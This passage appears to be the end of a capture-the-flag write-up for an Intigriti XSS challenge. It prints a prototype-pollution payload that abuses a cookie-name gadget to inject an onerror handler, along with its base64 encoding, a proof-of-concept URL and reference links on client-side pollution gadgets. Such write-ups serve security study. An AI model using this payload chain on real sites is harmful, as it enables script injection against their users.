
```
__proto__[cookieName]=username%3D<img/src/onerror%3Dprompt(document.domain)>%3B&__proto__[cookiePath]=/challenge%3B
```

```
__proto__[cookieName]=username%3D<img/src/onerror%3Dprompt(document.domain)>%3B&
__proto__[cookiePath]=/challenge%3B
```

```
Output                                  time: 14ms
                                        length: 156
                                        lines: 1
X19wcm90b19fW2Nvb2tpZU5hbWVdPXVzZXJuYW1lJTNEPGltZy9zcmMvb25lcnJvciUzRHByb21wdChkb2
dC5kb21haW4pPiUzQiZfX3Byb3RvX19bY29va2llUGF0aF09L2NoYWxsZW5nZSUzQg==
```

With this payload we are able to successfully get XSS on this domain!





PoC: https://challenge-0821.intigriti.io/challenge/cooking.html?recipe=X19wcm90b19fW2Nvb2tpZU5hbWVdPXVzZXJuYW1lJTNEPGltZy9zcmMvb25lcnJvciUzRHByb21wdChkb2N1bWVudC5kb21haW4pPiUzQiZfX3Byb3RvX19bY29va2llUGF0aF09L2NoYWxsZW5nZSUzQg==

References

URL1: https://gchq.github.io/CyberChef/#recipe=To_Base64('A-Za-z0-9%2B/%3D')&input=X19wcm90b19fW2Nvb2tpZU5hbWVdPXVzZXJuYW1lJTNEPGltZy9zcmMvb25lcnJvciUzRHByb21wdChkb2N1bWVudC5kb21haW4pPiUzQiZfX3Byb3RvX19bY29va2llUGF0aF09L2NoYWxsZW5nZSUzQg

URL2: https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true)URL_Decode()&input=ZEdsMGJHVTlWR2hsSlRJd1ltRnphV01sTWpCWVUxTW1hVzVuY21Wa2FXVnVkSE1sTlVJbE5VUTlRU1V5TUhOamNtbHdkQ1V5TUhSaFp5WnBibWR5WldScFpXNTBjeVUxUWlVMVJEMVRiMjFsSlRJd2FtRjJZWE5qY21sd2RDWndZWGxzYjJGa1BTVXpRM05qY21sd2RDVXpSV0ZzWlhKMEtERXBKVE5ETDNOamNtbHdkQ1V6UlNaemRHVndjeVUxUWlVMVJEMUdhVzVrSlRJd2RHRnlaMlYwSm5OMFpYQnpKVFZDSlRWRVBVbHVhbVZqZENaemRHVndjeVUxUWlVMVJEMUZibXB2ZVE9PQ

URL3: https://github.com/BlackFan/client-side-prototype-pollution/blob/master/pp/jquery-deparam.md

URL4: https://github.com/BlackFan/client-side-prototype-pollution/blob/master/gadgets/google-analytics.md

URL5: https://gchq.github.io/CyberChef/#recipe=To_Base64('A-Za-z0-9%2B/%3D')&input=X19wcm90b19fW2Nvb2tpZU5hbWVdPUNPT0tJRSUzREluamVjdGlvbiUzQg

URL6: https://developers.google.com/analytics/devguides/collection/analyticsjs/cookie-usage

URL7: https://datatracker.ietf.org/doc/html/rfc6265

- gokuKaioKen